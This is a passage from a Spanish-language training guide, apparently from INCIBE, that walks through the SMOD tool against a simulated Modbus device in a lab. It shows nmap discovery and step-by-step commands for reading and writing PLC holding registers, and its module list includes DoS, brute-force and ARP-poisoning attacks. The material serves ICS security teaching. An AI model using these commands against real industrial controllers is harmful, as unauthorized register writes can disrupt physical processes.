    - ***set RHOSTS 10.0.2.4***
    - ***set StartAddr 0x000***
    - ***set UID 1***
    - ***show options***

# 8 SMOD

The image shows two terminal windows side-by-side. The left window is titled 'incibe@kali: ~/Documentos/smod 101x46' and displays the contents of a file named 'smod'. It lists various Modbus functions and their descriptions. The right window is titled 'incibe@kali: ~ 101x46' and shows the output of an Nmap scan. The command run was '\$ nmap --script modbus-discover.nse -p 502 10.0.2.4'. The output indicates that port 502 is open and modbus is listening, but it also shows an 'error: ILLEGAL FUNCTION' for the modbus-discover script. Both windows have a dark background.

```
modbus/dos/writeAllRegister      DOS With Write All Register Function
modbus/dos/writeSingleCoils       DOS With Write Single Coil Function
modbus/dos/writeSingleRegister    DOS Write Single Register Function
modbus/function/fuzzing          Fuzzing Modbus Functions
modbus/function/readCoils         Fuzzing Read Coils Function
modbus/function/readCoilsException Fuzzing Read Coils Exception Function
modbus/function/readDiscreteInput Fuzzing Read Discrete Inputs Function
modbus/function/readDiscreteInputException Fuzzing Read Discrete Inputs Exception Function
modbus/function/readExceptionStatus Fuzzing Read Exception Status Function
modbus/function/readHoldingRegister Fuzzing Read Holding Registers Function
modbus/function/readHoldingRegisterException Fuzzing Read Holding Registers Exception Function
modbus/function/readInputRegister Fuzzing Read Input Registers Function
modbus/function/readInputRegisterException Fuzzing Read Input Registers Exception Function
modbus/function/writeSingleCoils   Fuzzing Write Single Coil Function
modbus/function/writeSingleRegister Fuzzing Write Single Register Function
modbus/scanner/arpWatcher        ARP Watcher
modbus/scanner/discover          Check Modbus Protocols
modbus/scanner/getfunc           Enumeration Function on Modbus
modbus/scanner/uid               Brute Force UID
modbus/sniff/arp                 Arp Poisoning

SMOD > use modbus/function/readHoldingRegister
SMOD modbus(readHoldingRegister) > show options
  Name      Current Setting  Required  Description
  ----      -----          -----      -----
  Output    True            False      The stdio save in output directory
  Quantity  0x0002          True       Registers Values.
  RHOSTS    True            True       The target address range or CIDR identifier
  RPRT     502              False      The port number for modbus protocol
  StartAddr 0x0001          True       Start Address.
  Threads   1               False      The number of concurrent threads
  UID       None             True       Modbus Slave UID.
SMOD modbus(readHoldingRegister) > set Quantity 0x0001
SMOD modbus(readHoldingRegister) > set RHOSTS 10.0.2.4
SMOD modbus(readHoldingRegister) > set StartAddr 0x0000
SMOD modbus(readHoldingRegister) > set UID 1
SMOD modbus(readHoldingRegister) > show options
  Name      Current Setting  Required  Description
  ----      -----          -----      -----
  Output    True            False      The stdio save in output directory
  Quantity  0x0001          True       Registers Values.
  RHOSTS    10.0.2.4        True       The target address range or CIDR identifier
  RPRT     502              False      The port number for modbus protocol
  StartAddr 0x0000          True       Start Address.
  Threads   1               False      The number of concurrent threads
  UID       1                True       Modbus Slave UID.
SMOD modbus(readHoldingRegister) >
```

```
(incibe㉿kali)-[~]
$ nmap --script modbus-discover.nse -p 502 10.0.2.4
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-21 11:00 CET
Nmap scan report for 10.0.2.4
Host is up (0.00062s latency).

PORT      STATE SERVICE
502/tcp    open  modbus
| modbus-discover:
|   sid 0x1:
|_  error: ILLEGAL FUNCTION

Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
(incibe㉿kali)-[~]
$
```

Ilustración 68: Se asegura que el dispositivo está operativo.

# 8 SMOD

- Ejecuta el *exploit* de lectura de *Holding Register* MODBUS. El valor que nos interesa aparece en la última línea (*registerVal*) y nos muestra el valor en decimal de los 2 *bytes* del *Holding Register*. Como el valor que contiene el *Holding Register* es inferior a 256, solo necesita un *byte* para almacenar el valor que en nuestro caso es 101.

```
incibe@kali:~/Documentos/smod101x46
Fuzzing Write Single Register Function
ARP Watcher
Check Modbus Protocols
Enumeration Function on Modbus
Brute Force UID
Arp Poisoning

SMOD > use modbus/function/readHoldingRegister
SMOD modbus(readHoldingRegister) > show options
Name Current Setting Required Description
---- -----
Output True False The stdout save in output directory
Quantity 0x0002 True Registers Values.
RHOSTS True The target address range or CIDR identifier
REPORT 502 False The port number for modbus protocol
StartAddr 0x0001 True Start Address.
Threads 1 False The number of concurrent threads
UID None True Modbus Slave UID.

SMOD modbus(readHoldingRegister) > set Quantity 0x0001
SMOD modbus(readHoldingRegister) > set RHOSTS 10.0.2.4
SMOD modbus(readHoldingRegister) > set StartAddr 0x0000
SMOD modbus(readHoldingRegister) > set UID 1
SMOD modbus(readHoldingRegister) > show options
Name Current Setting Required Description
---- -----
Output True False The stdout save in output directory
Quantity 0x0001 True Registers Values.
RHOSTS 10.0.2.4 True The target address range or CIDR identifier
REPORT 502 False The port number for modbus protocol
StartAddr 0x0000 True Start Address.
Threads 1 False The number of concurrent threads
UID 1 True Modbus Slave UID.

SMOD modbus(readHoldingRegister) > exploit
[+] Module Read Holding Registers Start
[+] Connecting to 10.0.2.4
[+] Response is :
###[ ModbusADU ]###
transId = 0x2
protoId = 0x0
len = 0x5
unitId = 0x1
###[ Read Holding Registers Answer ]###
funcCode = 0x3
byteCount = 2
registerVal= [0, 101]

SMOD modbus(readHoldingRegister) >
```

```
(incibe@kali)-[~]
$ nmap --script modbus-discover.nse -p 502 10.0.2.4
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-21 11:00 CET
Nmap scan report for 10.0.2.4
Host is up (0.00062s latency).

PORT      STATE SERVICE
502/tcp    open  modbus
|_ modbus-discover:
|   sid 0x1:
|_   error: ILLEGAL FUNCTION

Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
(incibe@kali)-[~]
```

Ilustración 69: Ejecución del *exploit* de lectura de *Holding Register* MODBUS.

# 8 SMOD




Ilustración 70: Valores agregados al *Holding Register*.

## 8 SMOD

- En el siguiente ejemplo comprobaremos la lectura del tercer *Holding Register* que tiene un valor mayor a 256.
  - Procedemos como en el caso anterior, con la única salvedad que en *StartAddr* establecemos el valor de 0x0002 (que corresponde con el tercer *Holding Register*). Ejecuta el *exploit* de lectura de *Holding Register* MODBUS.
  - El valor que nos interesa aparece en la última línea (*registerVal*) y nos muestra el valor en decimal de los 2 bytes del *Holding Register* [1,244].
    - **show options**
    - **set Quantity 0x0001**
    - **set RHOSTS 10.0.2.4**
    - **set StartAddr 0x0002**
    - **set UID 1**
    - **show options**

# 8 SMOD

```
###[ Read Holding Registers Answer ]###
funcCode = 0x3
byteCount = 2
registerVal= [1, 244]

SMOD modbus(readHoldingRegister) >
```



```
incibe@kali: ~/Documentos/smod 101x46
modbus/function/writeSingleRegister      Fuzzing Write Single Register Function
modbus/scanner/arpWatcher               ARP Watcher
modbus/scanner/discover                Check Modbus Protocols
modbus/scanner/getfunc                 Enumeration Function on Modbus
modbus/scanner/uid                     Brute Force UID
modbus/sniff/arp                      Arp Poisoning
SMOD > use modbus/function/readHoldingRegister
SMOD modbus(readHoldingRegister) > show options
Name    Current Setting  Required  Description
----   -----
Output  True           False     The stdout save in output directory
Quantity 0x0002        True      Registers Values.
RHOSTS          True       The target address range or CIDR identifier
REPORT   502           False    The port number for modbus protocol
StartAddr 0x0001        True      Start Address.
Threads   1             False    The number of concurrent threads
UID      None           True     Modbus Slave UID.
SMOD modbus(readHoldingRegister) > set Quantity 0x0001
SMOD modbus(readHoldingRegister) > set RHOSTS 10.0.2.4
SMOD modbus(readHoldingRegister) > set StartAddr 0x0002
SMOD modbus(readHoldingRegister) > set UID 1
SMOD modbus(readHoldingRegister) > show options
Name    Current Setting  Required  Description
----   -----
Output  True           False     The stdout save in output directory
Quantity 0x0001        True      Registers Values.
RHOSTS  10.0.2.4        True     The target address range or CIDR identifier
REPORT   502           False    The port number for modbus protocol
StartAddr 0x0002        True      Start Address.
Threads   1             False    The number of concurrent threads
UID      1              True     Modbus Slave UID.
SMOD modbus(readHoldingRegister) > exploit
[+] Module Read Holding Registers Start
[+] Connecting to 10.0.2.4
[+] Response is :
###[ ModbusADU ]##
transId = 0x2
protoId = 0x0
len = 0x5
unitId = 0x1
###[ Read Holding Registers Answer ]##
funcCode = 0x3
byteCount = 2
registerVal= [1, 244]

SMOD modbus(readHoldingRegister) >
```

```
(incibe@kali)-[~]
$ nmap --script modbus-discover.nse -p 502 10.0.2.4
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-21 11:00 CET
Nmap scan report for 10.0.2.4
Host is up (0.00062s latency).

PORT      STATE SERVICE
502/tcp    open  modbus
|_ modbus-discover:
|   sid 0x1:
|_   error: ILLEGAL FUNCTION

Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
(incibe@kali)-[~]
$
```

Ilustración 71: Ejecución del *exploit* de lectura de *Holding Register* MODBUS.

## 8 SMOD

- Para averiguar el valor del *Holding Register* almacenado, tenemos que convertir los 2 valores almacenados a hexadecimal y después el valor que nos da convertirlo de nuevo en decimal, pero esta vez juntando los dos valores.
  - Nos podemos ayudar de la calculadora de Windows (opción «Programador»).
    - 01(Decimal) → 01(Hexadecimal)
  - 244(Decimal) → F4(Hexadecimal)
  - El resultado final es la concatenación de los dos valores anteriores:  $01 + F4 = 1F4$ .




Ilustración 72:  
Operación para  
averiguar el valor del  
*Holding Register*  
almacenado.

# 8 SMOD

- Juntamos los valores en hexadecimal y los convertimos a decimal:
  - 1F4 (Hexadecimal) = 500 (Decimal).





Ilustración 73: Operación para averiguar el valor del *Holding Register* almacenado.

- Para la escritura de un *Holding Register* de nuestro dispositivo

MODBUS procedemos como sigue.  
Con el comando **back** descartamos el módulo actual para poder utilizar otro.

- En este caso vamos a escribir el valor 259 (decimal) en el primer registro del *Holding Register* del esclavo número 1.
- back**



The screenshot shows a terminal window with two panes. The left pane displays the SMOD tool interface, specifically the 'modbus' module. It shows various options like ARP Watcher, Check Modbus Protocols, Enumeration Function on Modbus, Brute Force UID, and Arp Poisoning. Below these are configuration options for reading holding registers, including Output (True), Quantity (0x0002), RHOSTS (10.0.2.4), RPORT (502), StartAddr (0x0001), Threads (1), and UID (None). The user runs 'show options' and then sets Quantity to 0x0001, RHOSTS to 10.0.2.4, StartAddr to 0x0002, and UID to 1. Finally, they run 'exploit' and 'back'. The right pane of the terminal shows the output of an Nmap scan for port 502 on 10.0.2.4, which finds a modbus service and an illegal function error. The Nmap command used was \$ nmap --script modbus-discover.nse -p 502 10.0.2.4.

```

incibe@kali: ~/Documentos/smod101x46
modbus/scanner/arpWatcher          ARP Watcher
modbus/scanner/discover            Check Modbus Protocols
modbus/scanner/getfunc             Enumeration Function on Modbus
modbus/scanner/uid                 Brute Force UID
modbus/sniff/arp                  Arp Poisoning

SMOD > use modbus/function/readHoldingRegister
SMOD modbus(readHoldingRegister) > show options
Name  Current Setting  Required  Description
----  -----  -----  -----
Output  True           False     The stdout save in output directory
Quantity  0x0002        True      Registers Values.
RHOSTS   10.0.2.4       True      The target address range or CIDR identifier
RPORT    502            False    The port number for modbus protocol
StartAddr 0x0001        True      Start Address.
Threads   1              False    The number of concurrent threads
UID      None           True      Modbus Slave UID.

SMOD modbus(readHoldingRegister) > set Quantity 0x0001
SMOD modbus(readHoldingRegister) > set RHOSTS 10.0.2.4
SMOD modbus(readHoldingRegister) > set StartAddr 0x0002
SMOD modbus(readHoldingRegister) > set UID 1
SMOD modbus(readHoldingRegister) > show options
Name  Current Setting  Required  Description
----  -----  -----  -----
Output  True           False     The stdout save in output directory
Quantity  0x0001        True      Registers Values.
RHOSTS   10.0.2.4       True      The target address range or CIDR identifier
RPORT    502            False    The port number for modbus protocol
StartAddr 0x0002        True      Start Address.
Threads   1              False    The number of concurrent threads
UID      1              True      Modbus Slave UID.

SMOD modbus(readHoldingRegister) > exploit
[+] Module Read Holding Registers Start
[+] Connecting to 10.0.2.4
[+] Response is :
###[ ModbusADU ]###
transId = 0x2
protoId = 0x0
len = 0x5
unitId = 0x1
###[ Read Holding Registers Answer ]###
funcCode = 0x3
byteCount = 2
registerVal= [1, 244]

SMOD modbus(readHoldingRegister) > back
SMOD >

```

Ilustración 74: Consola donde se aplica el comando *back*.

- Antes de pasar al siguiente paso, nos aseguramos de que nuestro dispositivo MODBUS está en ejecución («run»). Esto lo comprobamos desde nuestra máquina Ubuntu, donde tenemos la simulación de nuestro dispositivo Modbus, donde el botón de «run» debe estar pulsado.




Ilustración 75: Comprobar que el botón «run» está pulsado.

## 8 SMOD

---

- Desde SMOD, volvemos a listar los módulos, y seleccionamos el correspondiente a MODBUS *writeSingleRegister* para realizar una operación de escritura en el *Holding Register* que seleccionemos del dispositivo Modbus.
  - Mostramos opciones. Establecemos la dirección del esclavo MODBUS en 10.0.2.4, la dirección del registro que queremos leer como es la 0, la dejamos como está y el UID (identificador del esclavo MODBUS) en 1.
  - El valor del *RegisterValue* que debes establecer es el 0x0103, ya que el valor lo tenemos que introducir en hexadecimal.
  - Vuelve a mostrar las opciones para confirmar que los cambios han quedado almacenados correctamente.

# 8 SMOD

- ***show modules***
- ***use***
- modbus/function/writeSingleRegister**
- ***show options***
- **set RHOSTS 10.0.2.4**
- **set RegisterValue 0x103**
- **set UID 1**
- ***show options***

The screenshot shows a terminal window with two panes. The left pane displays the SMOD tool's module list and configuration options for the 'writeSingleRegister' module. The right pane shows the results of an Nmap scan for host 10.0.2.4.

**SMOD Tool Output (Left Pane):**

```
incibe@kali: ~/Documentos/smod101x46
modbus/dos/writeAllCoils          DOS With Write All Coils
modbus/dos/writeAllRegister        DOS With Write All Register Function
modbus/dos/writeSingleCoils        DOS With Write Single Coil Function
modbus/dos/writeSingleRegister     DOS Write Single Register Function
modbus/function/fuzzing            Fuzzing Modbus Functions
modbus/function/readCoils          Fuzzing Read Coils Function
modbus/function/readCoilsException Fuzzing Read Coils Exception Function
modbus/function/readDiscreteInput  Fuzzing Read Discrete Inputs Function
modbus/function/readDiscreteInputException Fuzzing Read Discrete Inputs Exception Function
modbus/function/readExceptionStatus Fuzzing Read Exception Status Function
modbus/function/readHoldingRegister Fuzzing Read Holding Registers Function
modbus/function/readHoldingRegisterException Fuzzing Read Holding Registers Exception Function
modbus/function/readInputRegister   Fuzzing Read Input Registers Function
modbus/function/readInputRegisterException Fuzzing Read Input Registers Exception Function
modbus/function/writeSingleCoils    Fuzzing Write Single Coil Function
modbus/function/writeSingleRegister Fuzzing Write Single Register Function
modbus/scanner/arpWatcher          ARP Watcher
modbus/scanner/discover           Check Modbus Protocols
modbus/scanner/getfunc            Enumeration Function on Modbus
modbus/scanner/uid                Brute Force UID
modbus/sniff/arp                 Arp Poisoning

SMOD > use modbus/function/writeSingleRegister
SMOD modbus(writeSingleRegister) > show options
Name      Current Setting  Required  Description
----      -----          -----      -----
Output    True             False      The stdout save in output directory
RHOSTS   10.0.2.4         True       The target address range or CIDR identifier
RPORT    502              False      The port number for modbus protocol
RegisterAddr 0x0000        True       Register Address.
RegisterValue 0x0000        True       Register Value.
Threads   1               False      The number of concurrent threads
UID      None             True       Modbus Slave UID.

SMOD modbus(writeSingleRegister) > set RHOSTS 10.0.2.4
SMOD modbus(writeSingleRegister) > set RegisterValue 0x0103
SMOD modbus(writeSingleRegister) > set UID 1
SMOD modbus(writeSingleRegister) > show options
Name      Current Setting  Required  Description
----      -----          -----      -----
Output    True             False      The stdout save in output directory
RHOSTS   10.0.2.4         True       The target address range or CIDR identifier
RPORT    502              False      The port number for modbus protocol
RegisterAddr 0x0000        True       Register Address.
RegisterValue 0x0103        True      Register Value.
Threads   1               False      The number of concurrent threads
UID      1                True       Modbus Slave UID.
```

**Nmap Scan Output (Right Pane):**

```
(incibe@kali)-[~]
└─$ nmap --script modbus-discover.nse -p 502 10.0.2.4
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-21 11:00 CET
Nmap scan report for 10.0.2.4
Host is up (0.00062s latency).

PORT      STATE SERVICE
502/tcp    open  modbus
|_ modbus-discover:
|   sid 0x1:
|_   error: ILLEGAL FUNCTION

Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
(incibe@kali)-[~]
```

Ilustración 76: Listado de módulos desde SMOD.

# 8 SMOD

- Ejecuta el *exploit*. El valor que nos interesa es el que aparece en la última línea *registerValue= 0x103*.
  - exploit**

```
